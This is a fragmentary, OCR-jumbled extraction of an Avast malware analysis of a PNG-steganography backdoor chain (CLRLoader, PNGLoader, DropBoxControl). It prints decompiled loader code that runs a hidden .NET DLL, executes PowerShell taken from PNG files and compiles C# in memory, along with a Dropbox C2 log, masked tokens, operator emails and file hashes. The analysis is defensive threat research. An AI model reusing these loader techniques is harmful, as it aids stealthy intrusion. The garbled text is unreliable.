


ProxyShell

ProxyShell

CLRLoader

PNGLoader



CLRLoader



System32

%SYSTEMROOT%\System32

C:\Windows\System32\WLBSCTRL.dll

C:\Windows\System32\TSMSISrv.dll

C:\Windows\System32\TSVIPSrv.dll

vmGuestLib.dll

vmStatsProvider.dll

vmGuestLib.dll

%SYSTEMROOT%\System32

vmGuestLib.dll

%ProgramFiles%

CLRLoader

CLRLoader

CLRLoader DllMain

PNGLoader

CLRLoader LoadLibraryExW LoadLibraryExW

dwFlags DllMain

CLRLoader

```
HANDLE MutexA; // rbx
int pReturnValue; // [rsp+40h] [rbp+8h] BYREF
ICLRRuntimeHost *pClrHost; // [rsp+48h] [rbp+10h] BYREF
if ( GetFileAttributesA("C:\\Program Files\\Internet Explorer\\Jsprofile.dll") != -1 )
  MutexA = CreateMutexA(NULL, FALSE, "IEpngPluginEdgeCS");
  if ( GetLastError() != ERROR ALREADY EXISTS )
    pClrHost = 0i64;
    // pwszBuildFlavor = wks - Request a WorkStation build of the CLR
    // startupFlags = 0 - only the base class library is loaded into the domain-neutral area
CorBindToRuntimeEx(0i64, L"wks", 0i64, &CLSID_CLRRuntimeHost, &IID_ICLRRuntimeHost, &pClrHost);
    pClrHost->lpVtbl->Start(pClrHost);
    pReturnValue = 0;
    pClrHost->lpVtbl->ExecuteInDefaultAppDomain(
      L"C:\\Program Files\\Internet Explorer\\Jsprofile.dll",
      L"Jsprofile.Jspfilter",
      L"Setfilter",
      L"Parameter"
      &pReturnValue);
    pClrHost->lpVtbl->Stop(pClrHost);
    pClrHost->lpVtbl->Release(pClrHost);
    if ( MutexA )
      ReleaseMutex(MutexA);
  CloseHandle(MutexA);
return 0i64;
```

CLRLoader PNGLoader

PNGLoader CorBindToRuntimeEx

PNGLoader

Jsprofile.Jspfilter (Setfilter)
pngpcd.ImageCoder (PngCoder)

PNGLoader CLRLoader PowHeartBeat

PNGLoader

```
PNGLoader
PNGLoader
```

PNGLoader
loader_path


Setfilter

CLRLoader

.png

DecodePng

Setfilter




PNGLoader

PNGLoader

PNGLoader

https://decoded.avast.io/martinchlumecky/png-steganography/



PNGLoader


```
using (PowerShell powerShell = PowerShell.Create())
{
    powerShell.AddScript(script_from_png);
    IAsyncResult asyncResult = powerShell.BeginInvoke();
    while (!asyncResult.IsCompleted)
    {
        Thread.Sleep(10000);
    }
    Thread.Sleep(180000);
}
```


CompileAssemblyFromSource


CSharpCodeProvider

```
CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
CompilerParameters compilerParameters = new CompilerParameters();
compilerParameters.ReferencedAssemblies.Add("System.dll");
compilerParameters.ReferencedAssemblies.Add("System.Data.dll");
compilerParameters.ReferencedAssemblies.Add("System.Management.dll");
compilerParameters.GenerateInMemory = true;
compilerParameters.GenerateExecutable = false;
CompilerResults compilerResults = csharpCodeProvider.CompileAssemblyFromSource(compilerParameters, new string[]
{
    code_from_png
});
Assembly compiledAssembly = compilerResults.CompiledAssembly;
Type type = compiledAssembly.GetType("Mydropbox.Program");
MethodInfo method = type GetMethod("Main").
```

	Mydropbox	Program	Main
		J	







	cmd	/c <param/>	& exit	

ClientId

DropBoxControl

DropBoxCont	rol	1.1.2.0001			
ex	kplorer.exe				
DropBoxControl Explorer			C:\P	rogram File	s\Internet
EXP101 C1					
Dror	oBoxControl				
2.5,					
Bearer WGG0iGT***AAG	kOdrimId9***Q	fzuwM-nJm***R8	3nNhy,300,7,23	3	
					
iexplore.log	Dro	oBoxControl			
sqmapi.dat					
Jamapi.dac	ieproxy.dat	t			

DropBoxControl					owe01	.zU4	
TaskId	hexE	nc		hexEnc		ClientId entId	
		F	PowHeart	Beat			

		ClientId	ı	DropBoxControl	
	time.txt				
		.req		.res	eq
[0-9]+-[0-9]+					
1233		31-1233.req ClientId	IDMessage TaskId	31-1233 TaskI hexEnc	d



DropBoxContro	7
DIODDOXCOILLIO	т.

vershabelyanova1@gmail[.]com

yaekohartshornekrq11@gmai[1].com

time.txt DropBoxControl time.txt

s3270

https://decoded.avast.io/mai	rtinchlumecky/png-steganograpl	ny/	



```
[02:00:50]:[+]Main starts.
[02:00:50]:[+]Config exists.
[02:00:50]:[__]DecryptContent is 1,Bearer
gg706Xqxhy4***********gQ8L4OmOLdI1JU1DL******1ej1_xH7e#,300,7,23
[10:39:40]:[+]In work time.
[10:39:42]:[UPD] UploadData /data/2019/time.txt Starts!
[10:40:08]:[UPD] UploadData /data/2019/time.txt Success!
[10:40:10]:[UPD] UploadData Ends!
[10:40:10]:[+]Get Time.txt success.
[10:40:11]:[+] DropBox_GetFileList Success!
[10:40:11]:[DOWN] DownloadData /data/2019/31-3.req Starts!
[10:40:13]:[DOWN] DownloadData /data/2019/31-3.req Success!
[10:40:13]:[DOWN] DownloadData Ends!
[10:40:26]:[UPD] UploadData /data/2019/31-3.res Starts!
[10:40:27]:[UPD] UploadData /data/2019/31-3.res Success!
[10:40:27]:[UPD] UploadData Ends!
[10:40:27]:[DEL] Delete /data/2019/31-3.req Starts!
[10:40:28]:[DEL] Delete /data/2019/31-3.req Success!
[10:40:28]:[DEL] Delete Ends!
[10:40:28]:[DOWN] DownloadData /data/2019/31-4.req Starts!
[10:40:29]:[DOWN] DownloadData /data/2019/31-4.req Success!
[10:40:29]:[DOWN] DownloadData Ends!
[10:40:34]:[UPD] UploadData /data/2019/31-4.res Starts!
[10:40:36]:[UPD] UploadData /data/2019/31-4.res Success!
[10:40:36]:[UPD] UploadData Ends!
[10:40:36]:[DEL] Delete /data/2019/31-4.req Starts!
```


https://decoded.avast.io/martinchlumecky/png-steganography/


```
[10:40:36]:[DEL] Delete /data/2019/31-4.req Success!
[10:40:36]:[DEL] Delete Ends!
[10:40:36]:[DOWN] DownloadData /data/2019/31-5.req Starts!
[10:40:37]:[DOWN] DownloadData /data/2019/31-5.req Success!
[10:40:37]:[DOWN] DownloadData Ends!
[10:40:42]:[UPD] UploadData /data/2019/31-5.res Starts!
[10:40:43]:[UPD] UploadData /data/2019/31-5.res Success!
[10:40:43]:[UPD] UploadData Ends!
[10:40:43]:[DEL] Delete /data/2019/31-5.req Starts!
[10:40:44]:[DEL] Delete /data/2019/31-5.req Success!
[10:40:44]:[DEL] Delete Ends!
[10:40:44]:[DOWN] DownloadData /data/2019/31-7.req Starts!
[10:40:44]:[DOWN] DownloadData /data/2019/31-7.req Success!
[10:40:44]:[DOWN] DownloadData Ends!
[10:40:49]:[UPD] UploadData /data/2019/31-7.res Starts!
[10:40:50]:[UPD] UploadData /data/2019/31-7.res Success!
[10:40:50]:[UPD] UploadData Ends!
[10:40:50]:[DEL] Delete /data/2019/31-7.req Starts!
[10:40:52]:[DEL] Delete /data/2019/31-7.req Success!
[10:40:52]:[DEL] Delete Ends!
```

PNG Steganography Hides Backdoor - Avast Threat Labs - 31/10/2024 16:39 https://decoded.avast.io/martinchlumecky/png-steganography/

29A195C5FF1759C010F697DC8F8876541651A77A7B5867F4E160FD8620415977 9E1C5FF23CD1B192235F79990D54E6F72ADBFE29D20797BA7A44A12C72D33B86 AF2907FC02028AC84B1AF8E65367502B5D9AF665AE32405C3311E5597C9C2774

1413090EAA0C2DAFA33C291EEB973A83DEB5CBD07D466AFAF5A7AD943197D726





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